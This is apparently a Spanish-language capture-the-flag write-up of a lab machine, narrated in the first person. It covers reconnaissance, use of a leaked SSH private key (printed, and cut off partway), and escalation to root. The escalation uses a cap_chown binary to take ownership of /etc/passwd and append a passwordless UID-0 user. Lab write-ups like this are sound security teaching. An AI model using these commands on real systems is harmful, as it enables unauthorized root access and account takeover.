

Writeup: El Heredero

whoami-labs.com — Máquina 172.17.0.2

Categoría: Clave SSH filtrada + abuso de capabilities (cap_chown)

Eleonor Arias

A continuación documento, en primera persona, el proceso completo que seguí para comprometer esta máquina: desde el reconocimiento inicial hasta la obtención de la clave privada, el acceso como usuario y la escalada de privilegios hasta root.

1. Reconocimiento inicial

Empecé lanzando un escaneo agresivo con nmap contra la IP objetivo, 172.17.0.2, combinando la detección de servicios y de sistema operativo (-A) con un escaneo SYN (-sS), sin descubrimiento por ping (-Pn) y en modo detallado (-v).

```
nmap 172.17.0.2 -sS -A -Pn -v
```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u2 (protocol 2.0)
8080/tcp  open  http      SimpleHTTPServer 0.6 (Python 3.13.5)
|_ http-server-header: SimpleHTTP/0.6 Python/3.13.5
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-title: Whoami-Labs | Internal Transfer
MAC Address: 9E:55:EA:9C:9C:68 (Unknown)
Aggressive OS guesses: Linux 5.3 - 5.4 (94%), Linux 3.2 (91%), Linux 3.1 (91%),
Linux 3.2 - 4.9 (90%), Linux 3.8 (90%), AXIS 210A or 211 Network Camera (Linux 2
.6.17) (90%), Linux 4.15 - 5.8 (90%), Linux 2.6.32 - 3.10 (90%), Linux 2.6.32 (8
9%), Linux 5.0 - 5.5 (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.000 days (since Fri Aug 28 19:07:54 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

```

El escaneo revela el puerto 22 (SSH) y el 8080 (HTTP), con el título "Whoami-Labs | Internal Transfer".

El resultado me mostró dos puertos abiertos: el 22, con OpenSSH 10.0p2 sobre Debian, y el 8080, con un SimpleHTTPServer de Python cuyo título era "Whoami-Labs | Internal Transfer". Ese nombre ya sugería que la máquina giraba en torno a algún tipo de transferencia o intercambio de archivos interno. Confirmé la tecnología del servicio web con whatweb antes de entrar al navegador.

```
whatweb 172.17.0.2:8080
```


```

Terminal -
[~] >>> whatweb 172.17.0.2:8080
http://172.17.0.2:8080 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServe
r[SimpleHTTP/0.6 Python/3.13.5], IP[172.17.0.2], Python[3.13.5], Title[
Whoami-Labs | Internal Transfer]
[~] >>>

```


whatweb confirma el SimpleHTTPServer de Python y el título "Internal Transfer".

Entré al sitio con el navegador para ver a qué me enfrentaba visualmente.



Portal "Internal File Share": expone un directorio `.old/` y varios archivos internos.

La página se presentaba como un portal interno de intercambio de archivos ("Internal File Share") y listaba directamente varios recursos: un directorio `.old/`, un archivo `.bash_history_bak`, un `architecture_draft.pdf` y un `sprint_3_notes.txt`. El propio nombre `.old/` y el historial de bash expuesto eran señales claras de que ahí podía haber algo interesante, así que entré primero a `.old/`.



El directorio `/.old/` contiene un archivo `key.private`.

Dentro encontré un único archivo, `key.private`, cuyo nombre no dejaba dudas sobre su contenido. Lo abrí para confirmarlo.

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAABlAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEatrVMzTxykRJKiAs3Ruy10ZtoBmQ6MU/oE8ebeeU/+815H8WEoL81
MJ+nvCnxD7Sy61MNShbqF4cPeD3ozNM7NhgBVJqgBJWWR5EZtCUE2Ho8ZGZeI7kxjtd1Mw
FB3HByN/6HtRgLyDzsaOT8tCqjSG/C0nJpLwV0hJPH+9P9mMC5u4yyNR0QKEM/6wTd04sb
1QNJYySjkAtZf980Rllq8TyWDS+CTQJMvh5L1hKNKbtUo0JXx0w603sQS7hjYp9lDip3xe
oBlYirCLvJlfuz+5W7ISVPZMwPF3SoEMzQ1Cvr9jmHd8mjE5PF0MCL5nWofgqxGhCY6SCx
VwXwKuWx5zcXnH/axTeo+AWd3AxGgys2vMC27nu4V9XDawxq57Q8clEf+0wt7F+7lIFbZw
MYT432xmjaFJ5N6ZLIF/RUz3iCFRRjy3vrFwh9uikktmACRVlGAaJyY4g2L9oPg23LCz
VFkggousDY0YxmQ6Xe7CEtHSNNVBzzZS2IYjl0TxAAAFiP487K7+P0yuAAAAB3NzaC1yc2
EAAAGBALa1TM08cpESZIGLN0bstTmbaAZk0jFP6BPHm3nP/vNeR/FhKC/NTCfp7wp8Q+0
sutTDUoW6heHD3g96MzT0zYYG1SaoASVlkeRgBqLBNh6PGRmXi05MY7XdTMBQdxcjfh7
UYC8g87Gjk/LQqo0hvwjpyaS8FdISTx/vT/ZjAubuMsjUTkChDP+sE3TuLG9UDSWMko5AL
WX/fEEZZavE8lg0vgk0CTL4eS9YSjSm7VKNcv8dM0tN7EEu4Y2KfZQyKd8XqAZWIqwi7yZ
X7s/uVuyELT2TFjxd0qBDM0NQR6/Y5h3fJox0TxdDApeZlqH4KsRoQm0kgsVcF8Crlsec3
F5x/2sU3qPgFndwMRoMrNrzu57uFfVw2sMaue0PHJRH/jSlexfu5SBW2cDGE+N9sZo2n
yeTemSyBf0VM94ghUUY48t76xcIfbopJLXZgAkVZRgGicm0INi/aD4Ntyws1RZIIKLrA2K
GMZqhl3uwhLR0jTVQc82UtiGI5dE8QAAAAMBAAEAAAGAHkfG3j7V5/gp5CgjtA2VwFMCL
8kq9aH6ntK57VYWNWRbPQRyohV+uSC6pry4jz66ChgC/bnPhX6uNldz1B0wD7XjLqBqbdW
8q54GZSHDI+ZobQbhwUi0v8fY+Ah97RFicWt3S4Kidma/rLwrjVg0VKAUipzB0F6sZxCar
iVr3LFdXFYeZzv7lRS7BLmzX79El0UlnRV7kILR7eC3X3lT0zTG4VTrYqjiGDCBc0WSyPK
X7JXl0ar2y/KoBoDkq1CzLQTQSl08fplXR0RbN5Jr1I3riU2m7o4X44wCdxuugNUWfkXIU
l8ti55MkoNSE2kbrqSepQly5ruNBVoUaR5YYaWHq/WhRclmQckLZBZDtVHvEEvURU6yc9q
4jb04z74iFL09hqVtFawIU+iPjy0jn7Kkq/Ea6WtK+29mJpgRsYX6UQ1aPDTpBKfKQ/zLl
4PrE9+nBjKwndGWZEahRGTSnK21V3xuVnyNQF7dUzyTiBGBP1n527L90D0xITSjLpAAAA
wQCxc0nmZT3IyDy4+sXwhK81MFw9+CB+tHkjLqTkaN4G9YN/QFwfI+6zRwNjS0i7m3nEff
63LXUzaLZXNH+pMxWwsseS9a/K68Pj3bL7Tc5/vlbiy5ls5wB+YkhSFDqefHS00Hfo2vVV
ICxDlVCaBprVBFHKC901tHNSF4wsBTcBS+3kScanqLwH5SshgmrgcKv35GwETC70amf4Ao
JZqUrWYdSb5zsJN0Bkuy7TnSJZMwL2R9WvdzMiM5PFJgx98osAAADBA0WdZKgPUCvAL+cx
hmM9u5G834vbEyjLT0+xs7U6ELkz5XBkejx2yl/a3dsA1rR4SRV66wqMhRX26W7DBFJ/eW
6SM0bH1HEAwRmtNarcQwuMEgsp+mZxnFvej4SN0n+WpflfSuPnpEENjDsF9A+JrjoLxly2
Vgi1Zr67JVJq9u8ahUMwsFZI9NhLYt1BamUDmSjKvwmLVEKR0SxARjRqRIGUspJ4ZlhQEzb
mkKSsKnEu2lxBXsiiWX70zRXary1RLrQAAAMEAy7QMnh1MQSctZkLArACHglb9ZZZ9Bzil

```

key.private contiene una clave privada OpenSSH completa.

Efectivamente era una clave privada SSH completa. Antes de intentar usarla, revisé el otro archivo sospechoso que había visto en el listado principal, `.bash_history_bak`, para ver si me daba alguna pista sobre a qué usuario pertenecía esa clave.

```

bash_history_bak x
cd /home/student/project
ssh-keygen -t rsa
cp id_rsa /opt/dev_temp/project_v2/.old/key.private
# Borrar esto luego

```

.bash_history_bak revela el usuario student y confirma que key.private es la copia de su id_rsa.

El historial confirmó justo lo que necesitaba: alguien había generado una clave SSH en `/home/student/project`, la había copiado a la ruta que ahora correspondía a `.old/key.private`, y hasta había dejado un comentario recordando borrar esa copia más tarde, algo que evidentemente nunca se hizo. Con esto ya tenía tanto la clave privada como el usuario al que pertenecía: `student`.

2. Acceso inicial por SSH

Descargué la clave y probé a conectarme directamente con ella.

```
ssh -i key.private student@172.17.0.2
```

SSH rechaza la clave por tener permisos demasiado abiertos (0664).

SSH rechazó la clave porque sus permisos eran demasiado abiertos (0664): por seguridad, una clave privada solo debe poder leerla su propietario. Corregí esto con `chmod 600` y volví a intentar la conexión.

```
chmod 600 key.private
ssh -i key.private student@172.17.0.2
```


Con los permisos corregidos, la autenticación como `student` funciona sin pedir contraseña.

Con los permisos corregidos, la conexión funcionó sin pedir contraseña y obtuve una shell interactiva como el usuario `student`.

3. Confirmación de acceso y flag de usuario

Verifiqué mi contexto con `whoami` y `pwd`, listé el contenido del directorio home con `ls` y lei el archivo `user.txt` que encontré ahí.

```
whoami
pwd
ls
cat user.txt
```



```
Terminal - student@014734d8f8f5: ~
student@014734d8f8f5:~$ whoami
student
student@014734d8f8f5:~$ pwd
/home/student
student@014734d8f8f5:~$ ls
user.txt
student@014734d8f8f5:~$ cat user.txt
Capabilities{e1_h3r3d3r0_sysowner}
student@014734d8f8f5:~$
```


Flag de usuario obtenida: Capabilities{e1_h3r3d3r0_sysowner}

El nombre de la flag ya daba una pista importante sobre el vector de escalada que venía a continuación: en vez de un binario SUID clásico, lo más probable era que la vía de ataque pasara por las capabilities de Linux y un binario relacionado con la propiedad de archivos (`sysowner`).

4. Escalada de privilegios

Empecé buscando binarios con el bit SUID activo, el primer paso habitual para detectar programas que se ejecutan con privilegios del propietario.

```
find / -perm -4000 2>/dev/null
```

A terminal window titled "Terminal - student@014734d8f8f5:~" shows the command `find / -perm -4000 2>/dev/null` being executed. The output lists several system binaries: `/usr/bin/passwd`, `/usr/bin/chfn`, `/usr/bin/su`, `/usr/bin/chsh`, `/usr/bin/umount`, `/usr/bin/gpasswd`, `/usr/bin/mount`, `/usr/bin/newgrp`, `/usr/sbin/exim4`, `/usr/lib/openssh/ssh-keysign`, and `/usr/lib/dbus-1.0/dbus-daemon-launch-helper`. The prompt is `student@014734d8f8f5:~$`.

Los binarios SUID encontrados son todos utilidades estándar; nada fuera de lo común salvo exim4.

El listado no mostró nada verdaderamente inusual salvo `/usr/sbin/exim4`, un agente de transferencia de correo que, al probarlo, solo devolvió su mensaje de uso estándar sin ofrecer ninguna vía de escalada directa. Como el nombre de la flag de usuario ya apuntaba a las capabilities y no al bit SUID, busqué binarios con capabilities asignadas con `getcap`.

```
getcap -r / 2>/dev/null
```

Ahí apareció el binario clave: `/usr/bin/sysowner`, con la capability `cap_chown=ep` asignada. Esa capability permite cambiar el propietario de cualquier archivo del sistema sin necesidad de privilegios de root completos, algo que normalmente solo puede hacer root. Confirmé el tamaño y los permisos del binario con `ls -la`, y a partir de ahí ya tenía claro cómo abusar de él.


```

student@014734d8f8f5:~$ find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
student@014734d8f8f5:~$ /usr/sbin/exim4
Exim is a Mail Transfer Agent. It is normally called by Mail User Agent
s,
not directly from a shell command line. Options and/or arguments contro
l
what it does when called. For a list of options, see the Exim documenta
tion.
student@014734d8f8f5:~$

```

getcap revela que /usr/bin/sysowner tiene la capability cap_chown, la vía real de escalada.

Hice una copia de seguridad de /etc/passwd por precaución antes de tocar nada, y probé primero a usar sysowner pasándole la ruta del archivo como si fuera el nuevo propietario, pero me devolvió un error indicando que el orden de los argumentos era justo al revés: el binario espera primero el nombre del usuario y después la ruta del archivo objetivo.

```

cp /etc/passwd /tmp/passwd
/usr/bin/sysowner /tmp/passwd /etc/passwd

```

Corregí la sintaxis y usé sysowner para cambiar el propietario de /etc/passwd de root a student, mi propio usuario.

```

/usr/bin/sysowner student /etc/passwd

```

Al listar el archivo confirmé que ahora era mío. Como student ya era el propietario, tenía permiso de escritura directo sobre /etc/passwd, así que añadí una nueva línea definiendo un usuario hacker con UID y GID 0 (los mismos que root), directorio home /root y shell /bin/bash, y sin contraseña asignada.

```

echo "hacker::0:0:Hacker:/root:/bin/bash" >> /etc/passwd
su hacker

```



```

Terminal - student@014734d8
student@014734d8f8f5:~$ find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
student@014734d8f8f5:~$ getcap -r / 2>/dev/null
/usr/bin/sysowner cap_chown=ep
student@014734d8f8f5:~$ file /usr/bin/sysowner
-bash: file: command not found
student@014734d8f8f5:~$ ls -la /usr/bin/sysowner
-rwxr-xr-x 1 root root 76232 May  5 06:42 /usr/bin/sysowner
student@014734d8f8f5:~$ cp /etc/passwd /tmp/passwd
student@014734d8f8f5:~$ echo "hacker::0:0:Hacker:/root:/bin/bash" >> /tmp/passwd
student@014734d8f8f5:~$ /usr/bin/sysowner /tmp/passwd /etc/passwd
sysowner: invalid user: '/tmp/passwd'
student@014734d8f8f5:~$ /usr/bin/sysowner student /etc/passwd
student@014734d8f8f5:~$ ls -la /etc/passwd
-rw-r--r-- 1 student root 1217 May  5 06:42 /etc/passwd
student@014734d8f8f5:~$ su hacker

su: user hacker does not exist or the user entry does not contain all the required fields
student@014734d8f8f5:~$ echo "hacker::0:0:Hacker:/root:/bin/bash" >> /etc/passwd
student@014734d8f8f5:~$ su hacker
root@014734d8f8f5:/home/student#

```

Secuencia completa: sysowner cambia el propietario de /etc/passwd, añado la línea de hacker y consigo una shell de root con su.

Como el campo de contraseña quedó vacío, su hacker no pidió ninguna credencial y me dejó directamente en una shell con UID 0, es decir, con privilegios de root.

5. Captura de la flag de root

Con la shell de root, entré a /root, listé el contenido con ls -la y leí el archivo root.txt.

```
cd root
ls -la
cat root.txt
```

```
root@014734d8f8f5:/# cd root
root@014734d8f8f5:~# ls -la
total 24
drwx----- 1 root root 4096 May  5 06:42 .
drwxr-xr-x 1 root root 4096 Aug 28 23:04 ..
-rw-r--r-- 1 root root  607 Mar  2 21:50 .bashrc
-rw-r--r-- 1 root root  132 Mar  2 21:50 .profile
drwx----- 2 root root 4096 May  5 06:41 .ssh
-r----- 1 root root   33 May  5 06:42 root.txt
root@014734d8f8f5:~# cat root.txt
Capabilities{e1_h3r3d3r0_backup}
root@014734d8f8f5:~#
```

Flag de root obtenida: Capabilities{e1_h3r3d3r0_backup}

Con esto conseguí ambas flags y di por resuelto el laboratorio.

6. Conclusión

Este laboratorio encadenó tres descuidos independientes. Primero, un portal interno mal protegido exponía directorios y archivos de respaldo que nunca debieron quedar accesibles, entre ellos una copia olvidada de una clave privada SSH. Segundo, esa clave estaba acompañada de un historial de bash igualmente expuesto que revelaba a qué usuario pertenecía, eliminando cualquier necesidad de adivinar credenciales. Tercero, y más importante para la escalada, un binario personalizado (sysowner) tenía asignada la capability cap_chown sin ningún control adicional, lo que permitió a un usuario sin privilegios tomar posesión de /etc/passwd y crear directamente una cuenta con privilegios de root. El caso deja una lección clara: las Linux capabilities merecen la misma atención que los binarios SUID clásicos a la hora de buscar vías de escalada, y conviene revisarlas siempre con `getcap -r /` cuando `find -perm -4000` no arroja resultados evidentes.